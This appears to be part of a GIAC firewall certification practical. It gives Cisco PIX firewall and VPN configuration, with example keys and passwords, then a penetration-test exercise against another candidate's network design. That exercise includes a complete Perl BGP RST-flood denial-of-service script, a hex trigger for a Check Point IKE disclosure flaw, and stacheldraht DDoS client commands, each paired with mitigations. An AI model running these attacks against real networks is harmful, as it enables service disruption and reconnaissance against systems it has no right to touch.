Logging trap 5
```

2.2.8.3. DOS Protection

PIX provide DoS protection depending on the embryonic limit configured along with the static network address translation. Floodguard can be used to reclaim PIX resources if the user authentication subsystem runs out of resources. Floodguard is enabled by default.

2.2.8.4. Restricting remote administration.

For inband management of PIX, PDM and ssh is used. The access is restricted to one of the network administrator PC – 10.0.9.250. This is done by

```
Pdm location 10.0.9.250
telnet 10.0.9.250 255.255.255.255 inside
```

2.2.8.5. snmp configuration

Snmp is used for managing the PIX firewall from the management station.

```
snmp-server community giac-snmp
snmp-server host inside10.0.0.250
```

2.2.8.6. Failover Configuration

```
Defining failover address.
Failover ip address outside 212.77.204.48 255.255.255.224
Failover ip address internal 10.0.0.253 255.255.255.0
Failover ip address inside 10.0.3.253 255.255.255.0
Failover ip address dmz 10.0.1.253 255.255.255.0
 Failover ip address staging 10.0.2.253 255.255.255.0
To replicate http session
Failover replicate http
Defining the failover link
Failover link failover
```

2.2.9. VPN Configuration

GIAC Enterprise has site to site VPN termination between the partners and the GIAC Enterprise and client to site VPN termination for the mobile users. The VPN tunnels are terminated on separate Cisco PIX 506.

This section shows the policies defined on the PIX 506 firewall.

2.2.9.1. VPN summary

ISAKMP polices to be defined on the PIX.

ISAKMP Policies	
Authentication	Pre-Share
Encryption	3 DES
DH group	1

HASH	SHA

IPSec Policies to be enabled on the PIX

IPSec Policies	
Encryption	3DES
Authentication (using esp, no AH)	Esp-sha-hmac
Mode	Tunnel

Traffic that needs to be encrypted:

- Traffic between the staging server and the partners.
- Traffic between the mobile users and GIAC Enterprise enterprise network.

2.2.9.2. VPN Configuration

VPN configuration is made on the PIX 506 firewall. We will start of with the basic PIX firewall configuration

2.2.9.2.1. NETWORK INTERFACE

Interface **Name**	**Interface** **IP Address**	**Interface** **Speed**	**Interface** **Security Level**
Outside	212.77.204.56/27	100 Mbps full duplex	0
Inside	10.0.2.1/25	100 Mbps full duplex	100

The following table shows the respective configuration

Enabling the interface:

interface ethernet0 100full

interface ethernet1 100full

Naming the interface and defining the security level:

nameif ethernet0 outside security0 → corresponds to outside segment

nameif ethernet1 inside security100 → corresponds to inside segment

Defining the IP Address:

```
ip address outside 212.77.204.56 255.255.255.224
ip address inside 10.0.2.1 255.255.255.128
```

2.2.9.2.2. Routing Information for PIX 506

The following table summarizes the routing information to de defined on the PIX firewall.

Interface Name	Destination network	Network mask	Gateway
outside	0.0.0.0	0.0.0.0	212.77.204.60

The PIX configuration to accomplish the same

Route Configuration:

```
route outside 0.0.0.0 0.0.0.0 212.77.204.60
```

2.2.9.2.3. NAT Rules

NAT is disabled for the VPN communications, the partners accessing the staging server and the mobile users accessing the GIAC Enterprise corporate network.

Local interface	Remote interface	Host IP	Remote network/IP	Comments
Inside	Outside	10.0.2.3	198.65.158.0 /24	VPN connectivity to the partner network.

No NAT configuration

No NAT for VPN Communication

```
Access-list 1 permit ip host 10.0.2.3 198.65.158.0 255.255.255.0
```

2.2.9.2.4. Defining Intresting Traffic

Traffic that needs to be encrypted between the partner network and the staging server. (taking into consideration only one partner network)

- Access-list 101 permit ip host 10.0.2.3 198.65.158.0 255.255.255.0

2.2.9.3. Defining ISAKMP Policy

Phase I ISAKMP policy needs to be defined for both site to site VPN termination and client to site VPN termination. Both mobile users and the site to site VPN uses same ISAKMP policy and one policy definition will be able to suffice both VPN connections.

```
Enable Iskmp on outside interface
Isakmp enable outside
ISAKMP Policies
isakmp policy 1 authentication pre-share
isakmp policy 1 encryption 3des
isakmp policy 1 hash sha
isakmp policy 1 group 1
isakmp policy 1 lifetime 86400
Defining pre-shared key for partner
isakmp key supplier123 address 202.142.10.1 netmask 255.255.255.128
IP Address pool that needs to be assigned to dial-up users
ip local pool mob-vpn 10.0.2.129-10.0.2.254
IP local address pool to reference IKE
isakmp client configuration address-pool local mob-vpn outside
IPSec Transforms for VPN termination from suppliers.
crypto ipsec transform-set giac esp-3des esp-sha-hmac
Defining the crypto map for VPN termination from suppliers
crypto map giac-access 2 ipsec-isakmp → using isakmp to negotiate
crypto map giac-access 2 match address 101 → defining the interesting traffic to tunnel
crypto map giac-access 2 set peer 202.142.10.1 → peer where VPN will be terminated
crypto map giac-access 2 set transform-set giac → using the defined transform set.
IPSec Transforms for mobile users
crypto ipsec transform-set giac-vpn esp-3des esp-sha-hmac
crypto dynamic-map giac-client 50 set transform-set giac-vpn
dynamic crypto map for mobile users
crypto map giac-access 40 ipsec-isakmp dynamic giac-client
```

```
Assigning IP Address to the vpn remote users
crypto map giac-access client configuration address initiate
crypto map giac-access client configuration address respond
Applying crypto map to interface
Crypto map giac-access interface outside
defining vpngroup for authentication, split tunnelling
vpngroup iolvpn address-pool mob-vpn
vpngroup iolvpn split-tunnel 99
vpngroup iolvpn idle-time 1800
vpngroup iolvpn password mobile-vpn
Split Tunnel ACL – this traffic will be encrypted
Access-list 99 permit ip 10.0.0.0 255.255.0.0 any
```

Access-list needs to be defined on the firewall to deny all communication except the VPN communication.


```
Allow VPN communication
Sysopt connection permit-ipsec
```

3. Design Under Fire

I had chosen Brian Stafford assignment for this exercise. The file is located at http://www.giac.org/practical/GCFW/Brian_Stafford_GCFW.pdf

3.1 Network Architecture

The following diagram depicts Brian's network architecture.


Enterprises Network Architecture
All internet customers
Bulk Buyers: companies or individuals
Internet Cloud
Mobile Sales and Teleworkers Clients with VPN software
Internaltional Business partners, translate and resell Fortunes
Suppliers of sayings
.2
ISP WAN Network 12.1.1.0/30
FrameRelay T1512kCIR Bust b T1
Cisco Router
.1
Rext4
External Network 207.6.89.0/24
.20
Pdecoy1 .1
Switch
Online ordering DMZ
Web Services DMZ 192.168.10.0/24
AV/Email DMZ 192.168.20.0/24
pfw1 Firewall
.10
.82
.61
.62
.70
.50
.63
.81
.20
Pav1 AV Server
pmail2 External E-mail /Proxy Server
Pdns2 External DNS Svr
pweb1 Web Server for Customer Orders
pweb2 Web Server for Customer Orders
Switch
Perimeter Network 10.50.8.0/22
.10
Rint3
10.50.8.108 Prad1 RADIUS Server
GIAC Core Network OSPF Area 0
10.50.4.107 pids1 IDS and Sniffer software SNORT/SNARF
Ethernet
Ethernet
Intl Server Network 10.50.4.0/22
Internal Client Access Network 10.50.0.0/22
Internal Win2k PCs
Laptop computers Win2kr
Disk array
10.50.4.101 pdata1 File-Sharing Data Svr.
10.50.4.102 pfwman1 FW Mngr Svr.
10.50.4.103 Pdns1 Intl DNS Svr.
10.50.4.104 pintra1 Intl Intranet/ E-mail Svr.
10.50.4.105 psql1 Primary Sql DB Svr.
10.50.4.106 psql2 Secondary Sql DB Svr.
Employees on the internal on GIAC internal Network
Project #:GCFW
Created By: Brian Stafford

3.2 Approach


The test procedure starts with the reconnaissance phase. The tools used in this phase include sam spade, ping, traceroute, nmap and the site www.dnsstuff.com. Once this phase is complete vulnerability assessment phase starts and after that exploiting phase.

3.2.1. Reconnaissance

This phase is used to gather information about the company. This includes the active testing and passive testing. One of the active tools used in this phase is Sam Spade.

3.2.1.1. Sam Spade

The tool can be downloaded from www.samspade.org. The tool runs on windows platform. The tool is extremely useful in the reconnaissance phase. Spam spade can be used for whois query, dig (name server lookup, dns information, banner grabbing, web page crawl and lot other stuff. In this exercise Sam spade is mostly used for getting the IP address, ping, traceroute, name server configuration with dig and banner grabbing.



3.2.1.1.1. Activities carried out

First task is to obtain the name servers serving for the giac.com domain, this can be obtained using whois query or by dig or by using nslookup, with set type=ns option. After getting the name server IP Address, the next step is to check whether it allow unauthorized zone transfer, recursive dns resolution and the name server version. This can be done using the zone transfer and dig option of sam spade. The command that is executed when using this option is dig giac.org @ “local name server”. DNS version can be obtained using the dig command

dig @ns0.giac.org version.bind chaos txt .

The browse web option can be used to grab the banner information of web server.

Using sam spade the following observation has been made.

- Ping and traceroute traffic are filtered out.
- DNS server serves recursive queries
- BIND version 8.2 running on the DNS server.
- The web server runs IIS 5.0

Note: These assumptions are made as the author doesn't provide any information regarding the server version running in his environment.

We will start analyzing the security of perimeter protecting device, router and the firewall, before exploiting the inside servers.

Passive reconnaissance

Monster job site and other well known job sites are used to understand the IT infrastructure used by GIAC.com. Search on monster revealed a job opportunity posted by Giac.com for Checkpoint experts and for Cisco router specialists. This made me to assume that Giac.com uses Cisco for their routing purpose and checkpoint as their firewall.

3.2.2. Vulnerability Assessment - Router

I used ping, icmp messages (netmask replies) and traceroute to determine the IP Address of the perimeter router. As Brian’s router configuration blocks ping, traceroute and other icmp replies router address was not revealed. Because of this IP Address defined in the Brian’s design document is used for conducting the audit.

Brain Stafford network uses BGP as the routing protocol in the public network. As the router IOS is not mentioned we will consider that the router model as Cisco 1750 and has IOS version 12.2. The access control list defined on the router denies any direct communication to the router itself. Direct attack to the router is not possible. A search in www.securityfocus.com/bid for Cisco IOS 12.2 reveals a number of vulnerabilities. The vulnerabilities have been confirmed with Cisco Security advisories to study more about the vulnerabilities.

As the router configuration is hardened as no direct communication is allowed to the router almost all of the recent vulnerabilities doesn’t impact Brian’s network. Brian uses BGP in his perimeter router; this gives an opportunity to uses the latest TCP/IP vulnerability. This vulnerability explained in the Cisco security advisory http://www.cisco.com/warp/public/707/cisco-sa-20040420-tcp-ios.shtml.

3.2.2.1. TCP Vulnerabilities in Cisco IOS

3.2.2.1.1. Summary

The recent vulnerability discovered in TCP implementation can be used to launch a denial of service attack against Brians network.

Explanation

TCP is designed to provide connection oriented reliable transfer of data between the communicating peers. TCP provides reliable data transfer with helps to ack flags, sequence number and acknowledgement number. Every octet of data sent over TCP connection has a sequence number. Sequence number is a 32 bit number and is used to reassemble the packet at the receiver. Each of the octets can be acknowledged by the receiver. The acknowledgment process designed for TCP is cumulative one, so as to improve the performance in the network. A acknowledge number X means that it has received all the octets up to and not including X. Headers are not included in the octet calculation. Each of the receiving station allocates some buffer for receiving data. In case the octet sent by the transmitter is more than the buffer size the receiver will start dropping the packets. Flow control mechanism is used to prevent this. Along with ACK receiver will sent a window indicating a range of sequence number that it can receive beyond the last segment that it has successfully received , means to say the window size specifies the number of octets that the sender is allowed to sent before getting further acknowledgement. The segments are accepted by the receiver if the received sequence number is within the range of this window. As per RFC 793, all reset segments are validated by checking their sequence number, the RST is valid if its sequence number falls within the defined window. If the receiver is in the listen state it ignore the reset, if it is in SYN-RECEIVED state and previously in the LISTEN state it goes back to the LISTEN state, otherwise receiver aborts the connection and goes to the closed state. If the receiver was in another state it aborts the connection and advices the user to go to the closed state. The TCP implementation gives RST high priority and starts processing immediatly. So a RST packet having source, destination IP and source and destination port same as the established connection and sequence number with the TCP window for this communication, can cause a successful termination of the connection. Since the attack depends on the window size larger the window size easier it is to attack. For a successful attack to happen information is required – source and destination IP Address, source and destination ports and sequence number which is easy to predict (earlier thought was that it is difficult to guess the sequence number as 2 to the power 32 combination needs to be tried) as per Paul Tony Watson – security researcher who discovered this.

Application that depends on long lived connections is more vulnerable to this. BGP uses TCP and it depends on long lived connections.

3.2.2.1.2. Impact

By sending RST request it is possible to tier down the BGP session between two routers. BGP peering sessions will be re-established again. In case this vulnerability is used multiple times in a short interval of time BGP route dampening will be invoked and this cause a denial of service to Brian's network.

This is rated as moderate after taking into consideration that Giac.com business runs on the online infrastructure and the DoS service will impact Giac enterprise business and the trust of the customer.

3.2.2.1.3. Exploit

The following exploit is available in public and is from http://www.packetstormsecurity.org/0404-exploits/bgp-dosv2.pl

```
#!/usr/bin/perl
#
# Rich's BGP DOS!
# version .02
# Sends out RST flood to DOS BGP Connections
#
# Requires getopts.pl and Net:RawIP (http://www.ic.al.lg.ua/~ksv/)
#
#For this to work you must do a preceding scan to figure out what the
source port and sequence number should be!
#Cisco routers have a magic source port after reboot and all subsequent
source ports are incremented by 1 or 512 depending on IOS
#And also find out the hops to set the ttl w/ traceroute.  Per the RFC,
the TTL must be 1 when it arrives at the router.
#
#

require 'getopts.pl';
use Net::RawIP;
Getopts('s:p:d:t:x');
$a = new Net::RawIP;
die "Usage $0 -s <spoofed source> -p <source port> -d <destination> -t
<ttl>" unless ($opt_s && $opt_p && $opt_d && $opt_t);

$count=0;

while ($count < 4294967296) {

#Increment the count
                $count=$count + 16384;

#Create IP packet!
                $a->set({ ip =>
                        {saddr => $opt_s,
                        daddr => $opt_d,
                        ttl => $opt_t
                        },
#Another TCP port could be specified here to do DOSes on other TCP
services.  BGP is 179
                        tcp=> {dest => 179,
                        source => $opt_p,
                        window =>  16384,
                        seq => $count,
                        rst => 1}
                        });
#Send it out!
                $a->send;
}
```

.

3.2.2.1.4. SOLUTION

One workaround is to use BGP MD5 authentication.

```
router(config)# router bgp
 router(config-router)# neighbor <IP_address> password
<enter_your_secret_here>
```

Cisco has released IOS upgrades for this vulnerability, upgrading the IOS will help in mitigating this attack.

3.2.3. Vulnerability Assessment - Firewall

In reconnaissance phase the search on the sites reveals that giac.com uses checkpoint firewall. This information gathered is not 100 % correct, but can make try with this information. TCP and UDP scan reveals that port 500 is open for IP address 207.6.89.10. UDP port 500 is used for ISAKMP negotiation. This helped to conclude that 207.6.89.10 may be their primary firewall to which VPN termination takes place and checkpoint is the firewall that giac.com uses.

As per Brian's design document, Brian's network uses checkpoint NG, FP2 as the firewall. The firewall is installed on Solaris 2.8. Looking through the vulnerability database two of them have been chosen to attack against Brian's network.

- Checkpoint Firewall – 1 Internet Key Exchange information disclosure vulnerability

3.2.3.1. Internet Key Exchange information disclosure vulnerability

ISAKMP is used for building or creating security association between the VPN peers. ISAKMP has two phase of negotiation. Phase 1 or main mode and phase II or quick mode. Phase 1 provides a secure channel for IPSec negotiation to take place and authenticate the peers as well. During this phase the client will sent a number of proposal of which the server will accept one and reply back to the client, peer authentication and derives the key for encrypting the data.

The following steps briefs the ISAKMP phase 1 negotiation.

Initiator → Secuirty Association (proposal) + Vendor ID

Responder → Security Association (selected proposal) + Vendor ID

Intiator → Diffie Hellman key exchange

Responder → Diffie Hellman key exchange

ISAKMP messages carry vendor ID. This can be made using the next payload header as 13 (the next payload field in the ISAKMP determines the type of payload in the message). Vulnerability exists with vendor ID session of the payload. If an attacker can craft a ISAKMP packet with a vendor ID of particular pattern and sent to checkpoint it will force check point to return an IKE vendor ID payload, which discloses information such as firewall version details, platform etc.

Vendor ID consists of a string or number that is defined by a vendor so that IPSec implementation can recognize and IPSec peer running the same implementation. Vendor ID is unique and each vendor is given the freedom to chose the hash and text to hash. (RFC 2408)

Impact

This vulnerability will cause only moderate impact on Brian's network. This can be used for getting more information of firewall and underlying operating system.

Exploit:

Following bytes in hexadecimal form trigger this vulnerability – This exploit is from securityfocus.com.

f4ed19e0c114eb516faaac0ee37daf2807b4381f

Solution

Apply the latest patch released by checkpoint.

http://www.checkpoint.com/techsupport/alerts/41_isakmp.html


3.2.4. Distributed Denial Of Service

Denial of service is one of the most complicated attacks that need to be protected. No patching or server hardening can take out this attack. On basis of the research I made on the DDoS protection devices the device which seems to be interesting is from riverhead. I don't think it is possible to protect DDoS attacks using just firewall or IDP's.

To study about the impact of Distributed Denial of Service on Brian's network we will use DDoS tool stacheldraht.

3.2.5. DDoS overview

Distributed Denial of service is based on client server model. The model is depicted in the below diagram. The intruder controls a small number of masters, which in turn control a large number of daemons. These daemons can be used to launch packet flooding or other attacks against victims targeted by the intruder.



3.2.6. *Stacheldraht Overview*

The stacheldraht distributed denial of service follows the architecture explained above. Its mail features include:

- Encrypted communication between the intruder and master and master and daemons.
- It can be used to make icmp flood, SYN flood, UDP flood and Smurf style attacks
- Uses TCP and ICMP for communication.
- Upgrade the agents on demand with a new copy.

The Stacheldraht attack comprises of two phases.


- initial mass-intrusion phase, the attacker will compromise large number of linux and solaris machines and plant the agents or handlers in them. The root kits available for linux and solaris makes it difficult to detect these agents or handlers.

- actual denial of service attack phase, the compromised systems are instructed to flood the victim with large number of bogus request and thereby cause a denial of service to their network.

3.2.6.1. Architecture

The stacheldraht network is made up of one or more handler programs and a large set of agents. The attacker uses an encrypting program to connect to and communicate with the handlers. A stacheldraht network would look like this:

The digram below depicts the architecture that Stacheldraht uses.



```
               +---------+            +---------+
               | client  |            | client  |
               +---------+            +---------+
                   |                      |
    . . . --+------+---------------+------+-----------------+-- . . .
            |                      |                        |
            |                      |                        |
      +------------+         +------------+           +------------+
      |  handler   |         |  handler   |           |  handler   |
      +------------+         +------------+           +------------+
            |                      |                        |
            |                      |                        |
. ---+------+-----+------------+---+---------+------------+-+-- . . .
     |            |            |             |            |
     |            |            |             |            |
 +--------+   +--------+   +--------+   +--------+   +--------+
 | agent  |   | agent  |   | agent  |   | agent  |   | agent  |
 +--------+   +--------+   +--------+   +--------+   +--------+
```

From David Dittrich paper on stacheldraht

Client corresponds to an attacker. The attacker control one or more handlers using encrypting clients. Each handler can control many agents.

- Communication Channel
  - From client to handler communication uses tcp port 16660 and handler to agent uses ICMP_ECHO reply or tcp port 65000.
- Client connects to the handler using a telnet like program.
  - ./client 10.0.0.1
  - Once authenticated it tells you the active agents and the dead agents at that time. There are number of subcommands which help to launch attacks, upgrade the handler etc. Blowfish algorithm is used to encrypt all the traffic between the client and the handler.

When the agent starts up it reads a master server configuration file to learn which handler controls it. The file is a list of IP address encrypted using Blowfish algorithm.

Once the agent finds a potential handler it sends an ICMP_echoreply packet with ID field containing 666 and data field containing the string "skillz". If the master gets this packet, it sends back an ICMP_ECHOREPLY packet with an ID field containing the value 667 and data field containing the string "ficken". This can be used a signature for detecting stacheldraht. The data portion of this communication is not encrypted and the ID field is also visible. The agent can also do checks to determine whether the network allows spoofed IP address as well. It is a simple and interesting technique which stacheldraht uses to determine whether the agent network allows spoofed packet out of the network.

We had comprised thousands for Linux and Solaris machines all round the globe and planned for a DDoS attack against Brian’s network. The following steps were carried for a successful denial of service attack against Brian’s network.

Connecting to the handler

```
# ./client 212.88.66.77
    [*] stacheldraht [*]

trying to connect...
connection established.
--------------------------------------
enter the passphrase : sicken
--------------------------------------
entering interactive session.
******************************
   welcome to stacheldraht
******************************
type .help if you are lame
For SYN Flood attacks
stacheldraht(status: a!10000 d!0)> msyn  “web server IP Address”
For ICMP Flood attacks
stacheldraht(status: a!10000 d!0)> micmp  “web server IP Address”
```

3.2.6.2. Impact

To my understanding with huge number of SYN requests from spoofed IP Address checkpoint wont be able to catch up with the load and results in potential denial of service attack to the site. This will be case even in case syn defender is enabled on the firewall.

3.2.6.3. Prevention.

Only effective way is each ISP should provide effective ingress and egress filtering (this helps in preventing IPspoofed DDoS attacks). Implementing DDoS protection suite from Riverhead will help to mitigate DDoS attacks. Taking into consideration of the investment to be made it will be worthy in case if there is a constant DoS attacks to the site.

It is better to make sure that agents or handlers are not installed on Brian’s network. The effective way is to patch all the system and filter out ICMP communication, which he has done.

3.2.7. Attacking the Servers

The nmap scan on Brian's network revealed that port 80, 443 of the web server, port 25 of the mail server and udp port 53 of the DNS server is open. Sam spade is used to grab the banners and following information was obtained.

- IIS 5.0 as the web server
- Microsoft exchange 2000 as the mail server.
- BIND 8.2 as the dns server (using dig command)

3.2.7.1. Vulnerability Assessment - web server

Nikto is used as the web server vulnerability scanner to check for the vulnerabilities and methods enabled on the web server. The output from Nikto shows that IIS lockdown tool is not installed on the web server. This helped a lot in planning for the attack against the web server.

